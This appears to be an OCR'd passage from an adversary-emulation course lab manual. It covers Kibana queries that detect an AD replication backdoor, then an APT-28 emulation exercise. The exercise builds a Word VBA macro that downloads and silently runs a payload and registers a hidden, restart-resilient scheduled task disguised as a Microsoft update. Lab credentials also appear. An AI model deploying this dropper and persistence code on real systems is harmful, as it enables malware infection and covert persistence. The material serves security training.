
Step 3: Finding the activity

Detecting replication privileges usage

From our ELK stack's Kibana (`http://192.168.20.106:5601`), let's try to identify the events that took place. To do so, please go to the "Discover" view (compass icon). Let's try the following simple search:

```
event.code:4662 and "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"
```

You'll note that there quite a few events. You'll note that on a periodic basis (once per hour), an event is generated:



Feel free to review these hourly events: You'll notice they all share the same `winlog.event_data.SubjectUserName`, which is the computer account for the domain controller, `DC$`:

t	winlog.event_data.AccessList	%%7688
t	winlog.event_data.AccessMask	0x100
t	winlog.event_data.AdditionalInfo	-
t	winlog.event_data.HandleId	0x0
t	winlog.event_data.ObjectName	%{133b3135-36cd-4ffe-b1d7-5498349fac50}
t	winlog.event_data.ObjectServer	DS
t	winlog.event_data.ObjectType	%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
t	winlog.event_data.OperationType	Object Access
t	winlog.event_data.Properties	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
t	winlog.event_data.SubjectDomainName	sec699-20
t	winlog.event_data.SubjectLogonId	0xb8af3
t	winlog.event_data.SubjectUserName	DC$
t	winlog.event_data.SubjectUserSid	S-1-5-18
t	winlog.event_id	4662
t	winlog.keywords	Audit Success

Let's adapt our filter to ignore this computer account:

```
event.code:4662 and "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2" and not
winlog.event_data.SubjectUserName:"DC$"
```

This time, when reviewing the details of the event, you'll find our backdoored user as the `winlog.event_data.SubjectUserName`:

t	winlog.computer_name	dc.sec699-20.lab
t	winlog.event_data.AccessList	%%7688
t	winlog.event_data.AccessMask	0x100
t	winlog.event_data.AdditionalInfo	-
t	winlog.event_data.HandleId	0x0
t	winlog.event_data.ObjectName	%{133b3135-36cd-4ffe-b1d7-5498349fac50}
t	winlog.event_data.ObjectServer	DS
t	winlog.event_data.ObjectType	%{19195a5b-6da0-11d0-afd3-00c04fd930c9}
t	winlog.event_data.OperationType	Object Access
t	winlog.event_data.Properties	%%7688 {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2} {19195a5b-6da0-11d0-afd3-00c04fd930c9}
t	winlog.event_data.SubjectDomainName	sec699-20
t	winlog.event_data.SubjectLogonId	0x5479390
t	winlog.event_data.SubjectUserName	SEC699.Backdoor
t	winlog.event_data.SubjectUserSid	S-1-5-21-3243290343-3591274540-1866670143-1614
t	winlog.event_id	4662
t	winlog.keywords	Audit Success

Great!

Bonus: Audit accounts with replication privileges

As a bonus challenge: Can you enumerate accounts with replication privileges? This is something that can, for example, be achieved using BloodHound...

Conclusions

During this lab, we demonstrated the following highly useful skills:

- How persistence can be achieved by implementing a stealth AD backdoor
- Different approaches to detect such an AD backdoor

It's important to note that the detection approaches described are difficult to leverage in an enterprise environment! This is thus an excellent means for stealth persistence!

As this is the final lab of the day, please destroy your lab environment using the below commands from your student VM:

```
cd /home/student/Desktop/SEC699-LAB
./manage.sh destroy -t [version_tag] -r [region]
```

Day 5: Adversary Emulation

Exercise 1: Emulating APT-28

Today, we will focus on the execution of a series of APT groups in a structured fashion. We will start using APT-28 as an example group.

> APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.
>
> *Source: attack.mitre.org*

Lab Setup and Preparation

As this is the first lab of the day, please open your local student VM and run the following commands to spin up your environment:

```
cd /home/student/Desktop/lab-manager
./manage.sh deploy -t [version_tag] -r [region] -r [region]
```

Next, please open an RDP session to your CommandoVM.

Objective 1: Manual APT-28 Emulation

Introduction

> APT28 is a threat group that has been attributed to Russia's Main Intelligence Directorate of the Russian General Staff by a July 2018 U.S. Department of Justice indictment. This group reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election. APT28 has been active since at least 2004.
>
> *Source: attack.mitre.org*

Like many Advanced Persistent Threats (APT), APT-28 leverages many different techniques. To keep our emulation meaningful, we must ensure the chosen kill-chain matches used techniques while keeping the chain realistic. As introduced during the lecture, we will emulate the following techniques using Covenant:

Phase 1

- T1193: Spearphishing attachment
- T1053: Persistence Through Scheduled Tasks
- T1093: Process Hollowing (*BONUS*)

Phase 2

- T1085: Execution Through rundll32.exe
- T1208: Credential Access Through Kerberoasting
- T1047: Lateral Movement Through WMI

Phase 3

- T1041: Exfiltration Over Command and Control Channel (*BONUS*)

If you are unfamiliar with any of the techniques, please take a few moments to explore them through the MITRE ATT&CK framework.

Phase 1: Initial Execution

We will rely on Convenant to manually perform our APT-28 emulation plan! Remember that MITRE ATT&CK assumes initial compromise, so before we start running through the different phases of the plan, we'll need to find a way to launch a Covenant implant.

For today's plan, we've chosen to use Office as an infection vector! In this first phase, we will cover the following two ATT&CK techniques:

> **T1193 - SpearPhishing Attachment**

Spearphishing attachment is a specific variant of spearphishing. Spearphishing attachment is different from other forms of spearphishing in that it employs the use of malware attached to an email. All forms of spearphishing are electronically delivered social engineering targeted at a specific individual, company, or industry. In this scenario, adversaries attach a file to the spearphishing email and usually rely upon User Execution to gain execution.

There are many options for the attachment such as Microsoft Office documents, executables, PDFs, or archived files. Upon opening the attachment (and potentially clicking past protections), the adversary's payload exploits a vulnerability or directly executes on the user's system. The text of the spearphishing email usually tries to give a plausible reason why the file should be opened, and may explain how to bypass system protections in order to do so. The email may also contain instructions on how to decrypt an attachment, such as a zip file password, in order to evade email boundary defenses. Adversaries frequently manipulate file extensions and icons in order to make attached executables appear to be document files, or files exploiting one application appear to be a file for a different one.

Source: attack.mitre.org

T1053 - Scheduled Tasks


Utilities such as at and schtasks, along with the Windows Task Scheduler, can be used to schedule programs or scripts to be executed at a date and time. A task can also be scheduled on a remote system, provided the proper authentication is met to use RPC and file and printer sharing is turned on. Scheduling a task on a remote system typically required being a member of the Administrators group on the remote system.

An adversary may use task scheduling to execute programs at system startup or on a scheduled basis for persistence, to conduct remote Execution as part of Lateral Movement, to gain SYSTEM privileges, or to run a process under the context of a specified account.

Source: attack.mitre.org


Step 1: Create a New Office Document

The first step in creating a malicious document is to create the document itself. As this has to be done on a Office-equipped machine, please connect to the `WIN10` machine (`192.168.20.105`) using the `student` account (password `Sec699!!`). Please launch *"Word"*. In the first prompt, please close the Login / Register prompt (we will use a temporary trial install) and double-click the *"Blank document"* template:




Step 2: Add a Microsoft Office VBA Module

With our blank document created, we can proceed to include VBA (*"Visual Basic for Applications"*) code. To do so, search for the *"Visual Basic Editor"* in the search bar and select the equally named action:




If you'd like to learn more about VBA in general or follow a short tutorial, please don't hesitate to visit Microsoft's documentation page over at https://docs.microsoft.com/en-us/office/vba/library-reference/concepts/getting-started-with-vba-in-office.

With the *"Microsoft Visual Basic for Applications"* window opened, right-click the below highlighted *"Project (Document1)"* entry in order to add a new module.



From the opened context-menu, proceed to click the *"Module"* entry found in the *"Insert"* submenu. Doing so will create a new module titled `Module1` and open its code editor where we can proceed to add VBA code introduced in the next steps.



Step 3: Prepare Microsoft Office VBA Dropper

Define the Dropper Function's Signature

In order to compromise a host, we'll want to deliver a certain payload that will be executed. To achieve this initial delivery, we will create a function which, given a server and payload, performs the desired download and returns the payload's path.

```
Private Function Download(Server As String, Payload As String) As String
    'Download and save the payload, then return its path...
End Function
```

Compute the Path and URL

As our `Download` function must return a path and is never given a complete URL, some simple computation must be performed. The payload's path and URL are obtained by respectively prepending the payload's name with the temporary path (obtained through the `TEMP` environment variable) and server URL (passed as a function argument). Please add this code in the `Download` function:

```
Dim path As String
path = Environ("TEMP") & "\" & Payload
Dim url As String
url = Server & "/" & Payload
```

Perform the Dropper's Payload Query

With both the source and destination known, we can proceed with our download. Multiple COM objects offer interesting approaches to perform a desired download, one of which is through the legacy `Microsoft.XMLHTTP` object.

By creating a new `Microsoft.XMLHTTP` object, we can initialize a new request through the `Open` method which followed by the `send` method ensures we receive the corresponding response.

```
Dim WinHttpReq
Set WinHttpReq = CreateObject("Microsoft.XMLHTTP")
WinHttpReq.Open "GET", url, False
WinHttpReq.Send
```

A quick sanity check on the `Status` property can furthermore be performed to ensure the request was successful:

```
If WinHttpReq.Status <> 200 Then
    Exit Function
End If
```

Drop the Payload on disk

With our request being successful, our method can now save the response on disk to persist its content. One of the COM objects achieving the desired behavior is the `ADODB.Stream` stream which empowers us to read to response's body and save it to our previously computed `path`.

More specifically, we start by making the stream ready using `Open` and set its `Type` property to *"adTypeBinary"* with a value of `1`. We can then persist the data by writing it and saving respectively through the `Write` and `SaveToFile` method, where the latter one overwrites any existing file through the *"adSaveCreateOverWrite"* option of value `2`. Finally, we ensure the stream is closed by calling `Close` before we return the computed `path`.

```
Set oStream = CreateObject("ADODB.Stream")
oStream.Open
oStream.Type = 1
oStream.Write WinHttpReq.responseBody
oStream.SaveToFile path, 2
oStream.Close
Download = path
Shell path, vbHide
```

Step 4: Prepare Microsoft Office VBA Persistence Scheme

While we're at it, let's try to also persist the downloaded payload...

Multiple persistence techniques exist as listed by MITRE's TA0003 "Persistence" tactic. Some more advanced techniques like COM object hijacking will be covered at a later stage of this

course; in this exercise, we'll use a very common T1168 - Local Job Scheduling technique.

Define the Persistence Function's Signature

Our `Persist` function will take a single `Payload` argument referencing our previous stored file and schedule its execution through scheduled tasks.

```
Private Function Persist(Payload As String)
    'Create and execute the scheduled task...
End Function
```

Connect to the Scheduling Service

Managing scheduled tasks can be done through the `Schedule.Service` COM object which we first need to connect to in our code:

```
'Get the COM Scheduling Service and connect
Set service = CreateObject("Schedule.Service")
service.Connect
```

Retrieve the Service Root Folder

In complex environments, scheduled tasks can be organized using a folder structure. As we, however, aim to target as many hosts as possible, we will persist ourself in the root folder (`rootFolder`) whose presence is guaranteed. Obtaining a reference to the root folder leverages the scheduling service's `GetFolder` method to which we will pass the root path (`\`) as argument.

```
'Get the root folder
Dim rootFolder
Set rootFolder = service.GetFolder("\")
```

Create a Malicious Task Definition

Creating a new scheduled task requires us to create its definitions (`taskDefinition`) by calling the scheduled service's `newTask` method. Note that the mentioned argument (`0`) is completely meaningless and just required per documentation.

```
'Create a new task definition
Dim taskDefinition
Set taskDefinition = service.newTask(0)
```

Masquerade the Malicious Task

With our task definition (`taskDefinition`) initiated, we can proceed to configure the task as desired. We will start by specifying some user-visible information (`RegistrationInfo`) which we will obviously fake for masquerading (`Description` and `Author`) purposes.

```
'Perform basic T1036 masquerading
Dim regInfo
Set regInfo = taskDefinition.RegistrationInfo
regInfo.Description = "Microsoft Update Service"
regInfo.Author = "Microsoft Corporation"
```

Assign the Task's Security Context

Each scheduled task obtains its security context through a principal (`principal`). This principal supports multiple logon types (`LogonType`): *"TASK_LOGON_NONE"* (`0`), *"TASK_LOGON_PASSWORD"* (`1`), *"TASK_LOGON_S4U"* (`2`), *"TASK_LOGON_INTERACTIVE_TOKEN"* (`3`), ...

As we aim to infect even unprivileged users, our scheduled task must be configurable without privileges. This unprivileged approach implies that a task only targets the user itself, enabling us to rely on the password-less logon type `3`.

```
'Have the task run as the compromised user
Dim principal
Set principal = taskDefinition.principal
principal.LogonType = 3
```

Create a Logon Trigger

As we can only target the current user, and as we desire our task to execute as soon as possible, we will rely on a logon trigger. Creating a new trigger for our task's definition is done through its trigger collection (`triggers`) on which we will leverage the `Create` method. This method creates a new trigger given a trigger type. As we desire to create a logon trigger, we will pass to the `Create` method the value `9` (*"TASK_TRIGGER_LOGON"*).

```
'Define a trigger for our service
Dim triggers
Set triggers = taskDefinition.triggers
Dim trigger
Set trigger = triggers.Create(9)
trigger.ID = "LogonTriggerId"
trigger.Enabled = True
trigger.UserId = Environ("USERDOMAIN") & "\" & Environ("USERNAME")
trigger.Delay = "PT1M"  'Delay service execution
```

Tweak the Settings for Enhanced Persistence

The next step in building our scheduled task is to fine-tune its settings (`settings`). The objective of this fine-tuning is to have a solid persistence by among others hiding the scheduled task (`Hidden`), avoiding forced termination (`ExecutionTimeLimit`, `AllowHardTerminate`, `StopIfGoingOnBatteries`) and enabling error recovery (`RestartInterval`, `RestartCount`).

Note that as we aim to have a C2 implant persist through this technique (which doesn't work nicely if duplicated), we disable multiple instances by setting the `MultipleInstances` property to `2` (*"TASK_INSTANCES_IGNORE_NEW"*). Depending on your persistence's objective, other behaviors like *"TASK_INSTANCES_PARALLEL"* (`0`) or *"TASK_INSTANCES_QUEUE"* (`1`) might be more desirable. Attentive readers will finally notice that in our current context, as we use a logon trigger, concurrency is something that shouldn't happen in the first place.

```
'Get settings
Dim settings
Set settings = taskDefinition.settings
settings.Enabled = True
settings.StartWhenAvailable = True

'T1158: Hidden Files and Directories (and now services)
settings.Hidden = True

'Prevent our service from timing-out
settings.ExecutionTimeLimit = "PT0S"
settings.AllowHardTerminate = False

'Avoid duplicate services
settings.MultipleInstances = 2

'Restart our service after 1 minute if we crash
settings.RestartInterval = "PT1M"

'Restart our service many, many... many times
settings.RestartCount = 999

'Ensure our service runs, regardless of the battery status
settings.StopIfGoingOnBatteries = False
settings.DisallowStartIfOnBatteries = False
```

Define the Persisted Action

Another short yet critical step is the configuration of the action to perform. The intended behavior we aim to achieve is the simple execution of our implant whose path was passed as argument (`path`). Configuring this requires us to create an action through the task definition's action collection (`Actions`) `Create` method. This method furthermore takes an action type as argument which, in our case, will be *"TASK_ACTION_EXEC"* of value `0`.

Once our execution action created, we can set its `path` property to our payload's path (`path`).

```
'Define our service's action
Dim Action
Set Action = taskDefinition.Actions.Create(0)
Action.path = Payload
```

Register our Task Definition

With our task definition complete, we can proceed to call the previously obtained root folder's (`rootFolder`) `RegisterTaskDefinition` method which turns our task definition into a registered task given the following arguments:

1. The task's path within the current folder (`Microsoft Update Service` in our case).
2. The task's definition (`taskDefinition` in our case).
3. The task's flags (*"TASK_CREATE_OR_UPDATE"* of value `6` in our case).
4. The task's user identifier (not applicable due to the logon type).
5. The task's user password (not applicable due to the logon type).
6. The task's logon type (*"TASK_LOGON_INTERACTIVE_TOKEN"* of value `3` in our case).

```
'Register our task
Dim task
Set task = rootFolder.RegisterTaskDefinition("Microsoft Update Service",
taskDefinition, 6, , , 3)
```

